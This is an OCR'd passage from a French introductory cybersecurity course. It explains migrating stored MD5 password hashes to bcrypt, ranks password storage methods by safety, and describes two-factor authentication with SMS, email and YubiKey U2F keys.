
MISE À JOUR INSTANTANÉE :

Cette deuxième stratégie consiste à modifier la base de données d'un seul coup. Si elle contient, par exemple, des hashs MD5, il suffit de les remplacer tous par le hash-bcrypt du hash-md5, soit **bcrypt (md5 (mot_de_passe))**.

Lors de l'authentification d'un utilisateur, on vérifiera si le mot de passe soumis est bien correct en vérifiant que **bcrypt (md5 (mot_de_passe_soumis))** correspond bien au hash de la base de données.

Si c'est le cas, on calcule le hash bcrypt du mot de passe soumis et on met à jour cette base de données en remplaçant l'ancien hash par le nouveau.

Voyons cela : que se passe-t-il au moment de l'authentification ?




Cela suppose que l'on adapte la base de données pour qu'elle garde en mémoire le type de hash qu'elle contient. S'agit-il de **md5(psswd)**, **bcrypt(md5(psswd))** ou **bcrypt(psswd)** ?

RÉSUMÉ : comment stocker les mots de passe dans une base de données	
En clair.	**Méthode très dangereuse**
Hachés avec une fonction de hachage standard.	**Méthode dangereuse**
Hachés et salés avec une fonction de hachage standard.	**Méthode peu sûre**
Hachés et salés avec une fonction de hachage coûteuse en calcul.	**Méthode terriblement sûre**

Pour respecter le RGPD, il est conseillé de ne plus stocker les mots de passe en clair !

Authentification à deux facteurs (2FA)

Pour renforcer la sécurité lors de l'authentification (les mots de passe seuls ne sont pas toujours sûrs, surtout à cause de leur gestion par les utilisateurs), on peut utiliser l'authentification à deux facteurs (**Two-Factor Authentication, 2FA**). En voici trois exemples :



- On combine l'habituel **username-password** avec un code de vérification envoyé par **SMS**.
- On combine l'habituel **username-password** avec un code de vérification envoyé par **mail**.
- On combine l'habituel **username-password** avec l'utilisation d'une clé de sécurité **U2F** (*Universal Second Factor*). L'exemple le plus connu est la clé de sécurité USB **YubiKey (de Yubico)**.

Une clé U2F : YubiKey (prix : environ 50€) :

L'utilisateur doit seulement enregistrer sa clé sur son compte. La clé sera dès ce moment

demandée comme deuxième facteur d'authentification. En appuyant sur un bouton, elle génère un mot de passe unique qui vous identifie à chaque utilisation. Cette méthode est très sûre[11], elle prouve la présence physique de l'utilisateur. Il est très difficile de contourner cette sécurité. Le phishing n'est pas possible ici, ni l'attaque de l'homme du milieu (MITM). Sans rentrer dans les détails (cette clé repose sur le concept de clé publique / clé privée), l'authentification échouera sur un faux site.

L'utilisation de la YubiKey est la meilleure procédure d'authentification à ce jour !

[11] **Une question vous taraude : "que se passe-t-il si je perds ma YubiKey ?" Plusieurs solutions existent mais la plus simple consiste à associer deux clés YubiKey à votre compte et de garder la deuxième en lieu sûr (plusieurs clés YubiKey peuvent, par exemple, être associées sans aucun problème à un compte Dashlane).**

Notes :

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

Notes :

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

Notes :

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

INTRODUCTION À LA CYBERSÉCURITÉ